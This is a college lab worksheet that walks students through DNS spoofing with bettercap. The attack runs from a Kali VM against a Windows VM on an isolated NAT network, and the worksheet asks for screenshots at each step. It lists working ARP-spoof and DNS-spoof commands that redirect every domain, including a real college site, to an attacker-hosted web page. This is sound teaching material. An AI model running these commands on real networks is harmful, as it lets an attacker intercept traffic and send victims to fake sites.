# Bettercap DNS Spoofing

Contents

[Bettercap DNS Spoofing 1](#_Toc84704195)

[Lab Requirements 1](#_Toc84704196)

[DNS Spoofing 1](#_Toc84704197)

[1. View Local IP Address Information 2](#_Toc84704198)

[2. bettercap DNS Spoofing 2](#_Toc84704199)

[Assignment Submission 3](#_Toc84704200)

Time required: 30 minutes


# Lab Requirements

This lab can disrupt network communications on a production network. We want to do this lab in a completely virtual environment.

1. Kali Linux VM
2. Windows VM with Google Chrome
3. Both VM’s on the same NAT network

# DNS Spoofing

We know how to be the man in the middle and capture all the packets from a victim. DNS is used to translate host names to IP addresses. If we capture all the DNS request packets, we can look for DNS requests for web sites and send them wherever we wish. If they are going to a legitimate web site, we can redirect them to the hacker web site we have waiting for them.



# 1. View Local IP Address Information

On your Kali Linux: run the following command in the terminal to find out the name and IP address of the network interface that you’re using. It is commonly eth0.

|  |
| --- |
| ip a |

**Insert a screenshot:**

Click or tap here to enter text.

# 2. bettercap DNS Spoofing

In the bettercap MITM lab, we created a caplet file to automate using bettercap.

1. Run ipconfig on your Windows victim machine. Substitute the IP address for the ip address in the spoof.cap file.
2. Save the spoof.cap file we created earlier as spoof\_dns.cap.

|  |
| --- |
| net.probe on  set arp.spoof.targets 10.10.1.4  net.sniff on |

1. Type the following command at the terminal start bettercap automatically.

|  |
| --- |
| sudo bettercap -iface eth0 -caplet spoof.cap |

1. **Insert a screenshot:**

Click or tap here to enter text.

1. Type the following command to start the local Apache web server.

|  |
| --- |
| sudo service apache2 start |

1. Use a web browser on the victim machine to go to the IP address of the Kali machine. You should see a web site saying **Apache2 Debian Default Page**. If you were a hacker, you could put anything on this web page.
2. On Kali at the bettercap current session, set the option to spoof all dns requests through the Kali MITM machine.

|  |
| --- |
| set dns.spoof.all true |

1. Set the domains to spoof, start the dns spoofing. We will be spoofing wncc.edu.

|  |
| --- |
| set dns.spoof.domains \*  dns.spoof on |

1. **Insert a screenshot:**

Click or tap here to enter text.

1. On your victim VM: Open a web browser and go to [www.wncc.edu](http://www.wncc.edu) You should see the web page from the Kali VM.
2. **Insert a screenshot:**

Click or tap here to enter text.

You have successfully spoofed your victim into going to your hacker web site.

1. Type **quit** to stop bettercap.

## Assignment Submission

Attach this completed document to the assignment in Blackboard.